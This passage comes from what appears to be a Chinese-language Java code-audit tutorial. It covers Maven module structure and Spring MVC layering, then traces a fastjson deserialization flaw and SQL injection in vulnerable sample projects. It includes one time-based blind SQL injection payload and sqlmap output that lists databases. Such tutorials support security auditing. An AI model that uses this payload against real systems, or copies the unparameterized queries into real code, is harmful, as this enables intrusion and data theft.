    |-- app-util

        |-- pom.xml (jar)

        |

        |-- app-dao

            |-- pom.xml (jar)

            |

            |-- app-service

                |-- pom.xml (jar)

                |

                |-- app-web

                    |-- pom.xml (war)
  
```

上述简单示意图中，有一个父项目(app-parent)聚合很多子项目（app-util, app-dao, app-service, app-web）。每个项目，不管是父子，都含有一个 pom.xml 文件。而且要注意的是，小括号中标出了每个项目的打包类型。父项目是 pom,也只能是 pom。子项目有 jar, 或者 war。根据它包含的内容具体考虑。接下来讨论一下 POM 配置细节，实际上非常简单，

先看 app-parent 的 pom.xml:

```
<project                                xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>org.myorg.myapp</groupId>
  <artifactId>app-parent</artifactId>
  <packaging>pom</packaging>
  <version>1.0-SNAPSHOT</version>
  <modules>
    <module>app-util</module>
    <module>app-dao</module>
    <module>app-service</module>
    <module>app-web</module>
  </modules>
</project>
```

所有带有子模块的项目的 packaging 都为 pom。packaging 如果不进行配置，它的默认值是 jar，代表 Maven 会将项目打成一个 jar 包。这就是一个父模块大概需要的配置，接下来看一下子模块符合配置继承父模块:

```
<project                                xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
  <parent>
    <artifactId>app-parent</artifactId>
    <groupId>org.myorg.myapp</groupId>
    <version>1.0-SNAPSHOT</version>
  </parent>
  <modelVersion>4.0.0</modelVersion>
  <artifactId>app-util</artifactId>
  <dependencies>
    <dependency>
      <groupId>commons-lang</groupId>
      <artifactId>commons-lang</artifactId>
      <version>2.4</version>
    </dependency>
  </dependencies>
</project>
```

子模块从父模块继承一切东西，包括依赖，插件配置等等。最后看一下 app-web

```
<project                                xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
```

```

<parent>
  <artifactId>app-parent</artifactId>
  <groupId>org.myorg.myapp</groupId>
  <version>1.0-SNAPSHOT</version>
</parent>
<modelVersion>4.0.0</modelVersion>
<artifactId>app-web</artifactId>
<packaging>war</packaging>
<dependencies>
  <dependency>
    <groupId>org.myorg.myapp</groupId>
    <artifactId>app-service</artifactId>
    <version>${project.version}</version>
  </dependency>
</dependencies>
</project>

```

如上所示，因为 packaging 是 war，所以项目最终会打包成 war

2.2.2. 层次介绍

通常在 springmvc 中

controller 为业务逻辑层，用来接收用户的请求，然后将参数传递到 Service 层处理业务逻辑，由 impl 做具体实现，获取到结果后再返回传递，一般请求的 url 就写在 controller 中，比如

```
@Controller
```

```
  @RequestMapping(value = "/hinovy")
```

则请求 url 为 <http://localhost/hinovy>

该层级的文件一般为 xxxcontroller.java，比如 NovyController.java

Service 是业务接口层，接收 Controller 层数据，与 DAO/Mapper 层交互，处理业务逻辑，生成 responseDTO 数据并返回 Controller 层，该层文件一般为 xxxService.java，比如 NovyService.java，此处是接口定义，就是定义一些方法，没有这些方法的实现，但是有时候数据操作会在这里发生

Mapper 是数据持久层，对数据库进行数据持久化操作，他的方法语句是直接针对数据库操作的，数据持久层文件通常都是 xxxMapper.xml，比如 NovyMapper.xml，它的上一层是 Mapper.java，因为业务实现无法直接与 xml 层做数据交互，所以就要有一个接口来做中转。

Dao 是数据接口层，一些数据请求（接口）会在这里发生（一般用于内部实现）

Entity 是实体处理层，用于存放我们的实体类，与数据库中的属性值基本保持一致（定义前端传来的请求参数）


Implements 是服务实现层，用来处理一些方法的实现（这个方法干了啥干了啥），该层文

件一般为 xxxImpl.java，比如 NovyImpl.java，impl 是把 mapper 和 service 进行整合的文件，有时候一些 sql 操作也会发生在这里


在 web 运行时处理请求的流程为 **Controller->Service->impl->mapper**

2.2.3. 实例

这里以含有漏洞的 springboot 项目做案例，Idea 打开项目，等待依赖导入完成




发生报错的就自己下载相关组件导入
查看目录结构




按照 3.2.2 介绍得知流程为 **controller->services->mapper**，按照 3.2.2 对 pom 的介绍，我们先看 pom.xml 引用了哪些组件，以此来找出包含漏洞版本的组件，然后再看 controller 及其他

在 pom 文件中，我们可以看到其引用了含有漏洞版本的 fastjson




但是看到依赖还不行，要定位到用到该依赖的地方，可以全局搜 parseObject 或 parse 来查看请求是否可控。

要找出所有业务逻辑层，可以在 idea 中利用 file mask 来查看所有 controller: *Controller.java，或全局搜索@Controller



随便点进一个搜索结果，从 3.2.2 介绍得知此处请求 url 为 /informlistpaging，由 informListPaging 方法处理



在此处我们可以看到 informListPaging 方法有很多注解，其中 @RequestParam 是获取请求参数，参数名为 value 值，拿 basekey 做例子，在该方法中被定义为字符串请求参数。在 SpringMvc 进行获取请求参数，常见的一般有三种：

- 1.request.getParameter("参数名")
- 2.用 @RequestParam 注解获取
- 3.Springmvc 默认支持的数据类型接收参数，可直接通过 controller 方法参数对应 jsp 中请求参数 name 直接获取

如果是 @RequestBody 则是获取整个请求体

2.2.3.1. 代码分析

pom.xml

```

</dependency>
<dependency>
  <groupId>com.alibaba</groupId>
  <artifactId>fastjson</artifactId>
  <version>1.2.59</version>
</dependency>
<dependency>

```

看到了存在漏洞的组件, [全局搜索 json.parseObject 或 JSONObject.parseObject](#) 来查找参数可控的地方

```

public class ItemMgmtServiceImpl {
    public Map<String, Object> getCommonFields(String param, String beforeItemInnerCode, String nextItemInnerCode) {
        Map<String, Object> result = new HashMap<>();
        JSONObject js = JSONObject.parseObject(param);
        return result;
    }
}

```

Find in Files 4 matches in 4 files

In Project	Module	Directory	Scope
JSON	parseObject	(json.LinkedHashMap.class, Feature.OrderedField);	FastjsonT.java 30
JSONObject	js = JSONObject	parseObject(param);	ItemMgmtServiceImpl.java 16
Object	jsonstr = JSON	parseObject(res);	GetintValue.java 41
JSON	parseObject(a);		Testes.java 38

```

ItemMgmtServiceImpl.java src/main/java/com/example/springbootdemo/Controller
10 * @Date 2022/11/8 14:39
11 * @Version 1.0
12 */
13 public class ItemMgmtServiceImpl {
14     public Map<String, Object> getCommonFields(String param, String beforeItemInnerCode, String nextItemInnerCode) {
15         Map<String, Object> result = new HashMap<>();
16         JSONObject js = JSONObject.parseObject(param);
17         return result;
18     }
19 }

```

在该类中 getCommonFields 方法里对 param 参数做了反序列化, 但是还没有看到请求的 url, 所以要往上跟进该方法, 看看有哪里调用了 getCommonFields

```

@ResponseBody
@RequestMapping(value = "/getCommonFields")
public ResponseResult<Map<String, Object>> getCommonFields(String param, String beforeItemInnerCode, String nextItemInnerCode) throws Exception {
    ItemMgmtServiceImpl itemMgmtService = new ItemMgmtServiceImpl();
    Map<String, Object> map = itemMgmtService.getCommonFields(param, beforeItemInnerCode, nextItemInnerCode);
    ResponseResult responseResult = new ResponseResult();
    return responseResult.success(map);
}

```

在一处业务逻辑层中看到调用的地方, 在该方法中, 将参数 param 传进了 getCommonFields 方法进行反序列化, 由于参数是可控的, 所以我们可以直接利用, url 请求表现为:

/getCommonFields?param=url 编码的 payload


同样的，按照 3.1.3.1 的思路，我们想要找注入就找到处理该参数的地方
拿 informListPaging 方法的 basekey 参数为例

```

67  @RequestMapping("informlistpaging")
68  public String informListPaging(@RequestParam(value = "pageNum", defaultValue = "1") int page,
69  @RequestParam(value = "basekey", required = false) String baseKey,
70  @RequestParam(value="type",required=false) Integer type,
71  @RequestParam(value="status",required=false) Integer status,
72  @RequestParam(value="time",required=false) Integer time,
73  @RequestParam(value="icon",required=false) String icon,
74  @SessionAttribute("userId") Long userId,
75  Model model,HttpServletRequest req){
76  System.out.println("baseKey:"+baseKey);
77  System.out.println("page:"+page);
78  setSomething(baseKey, type, status, time, icon, model);
79  PageHelper.startPage(page, pageSize: 10);
80  List<Map<String, Object>> list=nm.sortMyNotice(userId, baseKey, type, status, time);
81  PageInfo<Map<String, Object>> pageInfo=new PageInfo<>(list);
82  List<Map<String, Object>> list2=informRelationService.setList(list);
83  for (Map<String, Object> map : list2) {
84  System.out.println(map);
85  }
86  model.addAttribute( "url", "informlistpaging");
87  model.addAttribute( "list", list2);
88  model.addAttribute( "page", pageInfo);
89  return "inform/informlistpaging";

```

在 80 行中，几个参数传进 sortMyNotice 方法进行处理，这里需要注意的是，nm 并不是一个类，而是一个被定义的接口，所以我们需要注意 nm 在哪里被定义了




```

package cn.gson.oasys.controller.inform;
import ...
@Controller
@RequestMapping("/")
public class InformController {
    @Autowired
    private InformService informService;
    @Autowired
    private NoticeMapper nm;
    @Autowired
    private InformRelationService informRelationService;
    /**
     * 通知管理面板分页
     * @return
     */
    @RequestMapping("informmanagepaging")
    public String inform(@RequestParam(value = "page", defaultValue = "0") int
        @RequestParam(value = "baseKey", required = false) String baseKey,
        @RequestParam(value = "type", required = false) String type,
        @RequestParam(value = "status", required = false) Integer status,
        @RequestParam(value = "time", required = false) Integer time,
        @SessionAttribute("userId") Long userId, Model model, HttpServletRequest req) {

```

跟进 NoticeMapper




```


package cn.gson.oasys.mappers;
import ...
@Mapper
public interface NoticeMapper {
    //默认分页页码，按时间倒序
    List<Map<String, Object>> findMyNotice(@Param("userId") Long userId);
    //按上一页，再制页码为页
    List<Map<String, Object>> findMyNoticeLimit(@Param("userId") Long userId);
    //进行逻辑排序，未根据那个排序，类型、状态、浏览次数
    List<Map<String, Object>> sortMyNotice(@Param("userId") Long userId,@Param("baseKey") String baseKey,@Param("type") Integer type,@Param("status") Integer status,@Param("time") Integer time);
}

```


此处为数据持久层接口，为 nm 提供了 sortMyNotice 方法，但这里还不是数据库操作的地方，因为 controller 无法直接调用 mapper.xml 的方法，所以需要这个 mapper.java 来做一个接口中转，所以我们根据 3.2.2 介绍，转到 mapper.xml 层
全局搜索 sortMyNotice 方法



转到 notice-mapper.xml




此处的 select id 即为调用到的方法，往下为 sql 语句，我们可以看到在 like 后面直接用%\${}%进行模糊查询，没有对参数做预编译，导致了漏洞的产生

2.2.3.2. 漏洞验证

在 3.2.2 的介绍中得知，根据 controller 构造 url:

<http://localhost/informlistpaging?baseKey=>



本章思考

有人会问按照介绍，那 service 层呢？在这里

```
65      * 通知列表的分页
66      */
67      @RequestMapping("informlistpaging")
68      public String informListPaging(@RequestParam(value = "pageNum", defaultValue = "1") int page,
69          @RequestParam(value = "baseKey", required = false) String baseKey,
70          @RequestParam(value="type",required=false) Integer type,
71          @RequestParam(value="status",required=false) Integer status,
72          @RequestParam(value="time",required=false) Integer time,
73          @RequestParam(value="icon",required=false) String icon,
74          @SessionAttribute("userId") Long userId,
75          Model model,HttpServletRequest req){
76          System.out.println("baseKey:"+baseKey);
77          System.out.println("page:"+page);
78          setSomething(baseKey, type, status, time, icon, model);
79          PageHelper.startPage(page, 10);
80          List<Map<String, Object>> list=nm.sortMyNotice(userId, baseKey, type, status, time);
81          PageInfo<Map<String, Object>> pageInfo=new PageInfo<Map<String, Object>>(list);
82          List<Map<String, Object>> list2=informRelationService.setList(list);
83          for (Map<String, Object> map : list2) {
84              System.out.println(map);
85          }
86          model.addAttribute("url", "informlistpaging");
87          model.addAttribute("list", list2);
88          model.addAttribute("page", pageInfo);
89          return "inform/informlistpaging";
90      }
```

informRelationService 的 setList 方法对 mapper 处理返回的数据进行封装处理后返回到 controller，然后 controller 返回到视图层，流程结束

```
64      /**
65      * 通知列表的分页
66      */
67      @RequestMapping("informlistpaging")
68      public String informListPaging(@RequestParam(value = "pageNum", defaultValue = "1") int page,
69          @RequestParam(value = "baseKey", required = false) String baseKey,
70          @RequestParam(value="type",required=false) Integer type,
71          @RequestParam(value="status",required=false) Integer status,
72          @RequestParam(value="time",required=false) Integer time,
73          @RequestParam(value="icon",required=false) String icon,
74          @SessionAttribute("userId") Long userId,
75          Model model,HttpServletRequest req){
76          System.out.println("baseKey:"+baseKey);
77          System.out.println("page:"+page);
78          setSomething(baseKey, type, status, time, icon, model);
79          PageHelper.startPage(page, 10);
80          List<Map<String, Object>> list=nm.sortMyNotice(userId, baseKey, type, status, time);
81          PageInfo<Map<String, Object>> pageInfo=new PageInfo<Map<String, Object>>(list);
82          List<Map<String, Object>> list2=informRelationService.setList(list);
83          for (Map<String, Object> map : list2) {
84              System.out.println(map);
85          }
86          model.addAttribute("url", "informlistpaging");
87          model.addAttribute("list", list2);
88          model.addAttribute("page", pageInfo);
89          return "inform/informlistpaging";
90      }
91  }
```

service 只是接口？

有时候 sql 查询会直接发生在 XXXservice，比如
 某个项目中的某个方法有个查询，定义了一个字符串参数 defkey

```

public void getHaveDoneTaskDataList(){
    String defkey = getPara( name: "defkey");
    String username = ShiroKit.getUsername();
    String curr = getPara( name: "pageNumber");
    String pageSize = getPara( name: "pageSize");
    Page<Record> page = wfservice.getHaveDonePage(Integer.valueOf(curr), Integer.valueOf(pageSize), defkey, username, sqlEXT: null);
    renderPage(page.getList(), msg: "", page.getTotalRow());
}
    
```

查看 wfservice 在哪里被定义，也可以直接 ctrl+左键直接进入方法

```

static final FlowTaskService service = FlowTaskService.me;
static WorkFlowService wfservice = WorkFlowService.me;
static NoticeService noticeService = new NoticeService();
    
```

跟进 WorkFlowService，在该 WorkFlowService 中搜索前面调用到的 getHaveDonePage 方法，在该方法中含有一条没有进行预编译 sql 查询，此处直接进行数据查询导致了漏洞的产生

```

public Page<Record> getHaveDonePage(int pnun, int psize, String defkey, String username, String sqlEXT){
    String tableName = WorkFlowUtil.getTableNameByDefkey(defkey);
    if(StrKit.isBlank(tableName)){
        tableName = OaApplyCustom.tableName;
    }
    String sql = "FROM " + tableName + " +
        o, ( SELECT DISTINCT p.BUSINESS_KEY, " +
        "d.ID, defid FROM act_hi_taskinst t, " +
        "act_hi_proccinst p, " +
        "act_re_proccdef d WHERE t.ASSIGNEE_='+username+' AND p.PROC_DEF_ID = d.ID AND d.KEY = '"+defkey+"' AND t.END_TIME_ is not NULL and t.PROC_INST_ID = p.ID) tt WHERE
    // String sql = " from " + tableName + " o, (select BUSINESS_KEY,d.ID,defid from act_hi_identitylink i,act_hi_proccinst p,act_re_proccdef d where i.TYPE_='participant' and p.ID=1.PR
    if(StrKit.isNotBlank(sqlEXT)){
        sql = sql + sqlEXT;
    }
    sql = sql + " order by o.create_time desc";
    return Db.paginate(pnun, psize, select: " select o.*,defid ", sql);
}
    
```

```

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: pageNumber=1&pageSize=10&defkey=1' AND (SELECT 7748 FROM (SELECT(SLEEP(5)))ywlj) AND 'fDUM'='fDUM&_=16079281059
[15:36:37] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5
[15:36:37] [INFO] fetching current database
[15:36:37] [INFO] retrieved:
current database:
[15:36:37] [INFO] fetching database names
[15:36:38] [INFO] used SQL query returns 9 entries
[15:36:38] [INFO] retrieved: 'information_schema'
[15:36:38] [INFO] retrieved: 'jpointlion'
[15:36:38] [INFO] retrieved: 'mysql'
[15:36:38] [INFO] retrieved: 'performance_schema'
[15:36:38] [INFO] retrieved: 'test'
[15:36:38] [INFO] retrieved: 'zhdj'
[15:36:38] [INFO] retrieved: 'zhdj'
available databases [9]:
[*] information_schema
[*] jpointlion
[*] mysql
[*] performance_schema
[*] test
[*] zhdj
[*] zhdj
    
```

所有这个名称是看开发，有时候文件名只是文件名，还是要具体看类名前置，如果是 public interface WorkFlowService 那说明这个类是接口类，具体操作不会发生在这里，这个时候就

要找实现它的类

跟到接口断了

当跟进方法时跟到接口断了怎么办，比如出现这种情况
controller 里有一个密码重置

```
@PostMapping("updatePassword")
@Decrypt
@Encrypt
public Result<SysUserVo> updatePassword(SysUserVo sysUserVo) {
    return userService.updatePassword(sysUserVo.getOldPassword(), sysUserVo.getNewPassword());
}
```

跟进 updatePassword 方法

```
package cn.huanzi.qch.baseadmin.user.service;

import ...

public interface UserService {
    Result<SysUserVo> updatePassword(String oldPassword, String newPassword);

    Result<SysUserVo> updateUser(SysUserVo sysUserVo);
}
```

到这里之后只看到提供给 userService 的 updatePassword 方法，没有看到具体的实现，不要慌，根据 3.2.2 的介绍，我们还有个 impl 没有看，有接口那必定有一个实现该接口的类。全局搜索 implements UserService

```
public interface UserService {
    Result<SysUserVo> updatePassword(String oldPassword, String newPassword);

